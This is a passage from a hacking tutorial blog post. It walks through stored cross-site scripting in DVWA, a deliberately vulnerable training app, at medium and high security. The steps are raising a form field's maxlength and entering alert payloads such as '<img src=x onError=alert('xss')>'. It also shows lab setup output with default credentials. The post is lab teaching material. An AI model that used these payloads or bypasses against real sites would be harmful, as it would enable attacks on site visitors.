
reCAPTCHA key: **Missing**

[User: root] Writable folder /var/www/html/dvwa/hackable/uploads/: Yes
[User: root] Writable file /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

Status in red, *indicate there will be an issue when trying to complete some modules.*


Set Security Medium

If you remember, in the previous article we have used **inspect element** to change text area given for message length so that we might able to inject our script inside it. Repeat the same process to change the maximum length given text field of **"name".**



```
<tr>
  <td width="100">Name *</td>
  <td>
    <input name="txtName" size="30"
    maxlength="10" type="text"></input>
  </td>
</tr>
<tr></tr>
<tr></tr>
```

Change **“**maxlength=**10** into maxlength=**100”**; which will be sufficient area for injecting the content of the script.




```
<tr>
  <td width="100">Name *</td>
  <td>
    <input name="txtName" size="30"
    maxlength="100" type="text"></input>
  </td>
</tr>
<tr></tr>
<tr></tr>
</tbody>
</table>
</form>
```

Now type following content inside the text field given for “name”.

<body onload=alert(“XSS”)>

Remember do not leave message box empty.




Vulnerability: Stored Cross Site Scripting (XSS)

Name * <body onload=alert("XSS")>

Message * hi

Name: test
Message: This is a test comment.

Now when user will visit this page to read our message his browser will execute our script which generates an alert prompt as showing the following screenshot.




Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: This is a test comment.

Name:
Message: hi

Again you need to **reset the database**.



Database Setup


Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/dvwa/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **5.5.9-1ubuntu4.21**


Web Server SERVER_NAME: **192.168.1.7**



```
PHP function display_errors: Disabled
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: root
MySQL password: *blank*
MySQL database: dvwa
MySQL host: 127.0.0.1

reCAPTCHA key: Missing

[User: root] Writable folder /var/www/html/dvwa/hackable/uploads/: Yes
[User: root] Writable file /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

Status in red, indicate there will be an issue when trying to complete some modules.
```


Set security High

Repeat the same process to change the max length of the text field given for **“name”.**



```
<tr>
  <td width="100">Name *</td>
  <td>
    <input name="txtName" size="30"
    maxlength="10" type="text"></input>
  </td>
</tr>
<tr></tr>
<tr></tr>
```

Change “maxlength=**10** into maxlength=**100**”




```
<tr>
  <td width="100">Name *</td>
  <td>
    <input name="txtName" size="30"
    maxlength="100" type="text"></input>
  </td>
</tr>
<tr></tr>
<tr></tr>
</tbody>
</table>
</form>
</div>
```

Now type following content inside the text field given for “**name**”.

<img src=x onError=alert(‘xss’)>

Remember do not leave message box empty.




Vulnerability: Stored Cross Site Scripting (XSS)

Name * `<img src=x onError=alert('xss')>`

Message * hi

Name: test
Message: This is a test comment.



Vulnerability: Stored Cross Site Scripting (XSS)

CONGRATS!!! We have successfully bypassed all three levels of security.

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

NEXT POST

CSRF ATTACK IN DVWA →

← UNDERSTANDING HTTP AUTHENTICATION BASIC AND DIGEST

2 Comments

→ XSS EXPLOITATION IN DVWA (BYPASS ALL SECURITY)

DHRUV August 30, 2017 at 7:33 pm

in new DVWA application they are using htmlspecialchars() in high security, unable to bypass that method…hope you can help me out in this

REPLY ↓

RAJ CHANDEL August 31, 2017 at 7:13 am

we will try our best

REPLY ↓

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.

POST COMMENT